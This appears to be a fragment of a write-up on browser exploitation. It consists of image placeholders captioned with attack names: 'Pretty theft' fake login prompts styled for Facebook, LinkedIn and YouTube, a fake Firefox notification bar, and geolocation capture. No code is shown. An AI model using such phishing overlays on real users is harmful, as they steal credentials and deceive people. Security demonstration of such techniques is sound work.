
Now for the exploits.

Pretty theft

Here's one for facebook




One for linkedIn



And one for Youtube

Fake Notification Bar (Firefox)



Geolocation

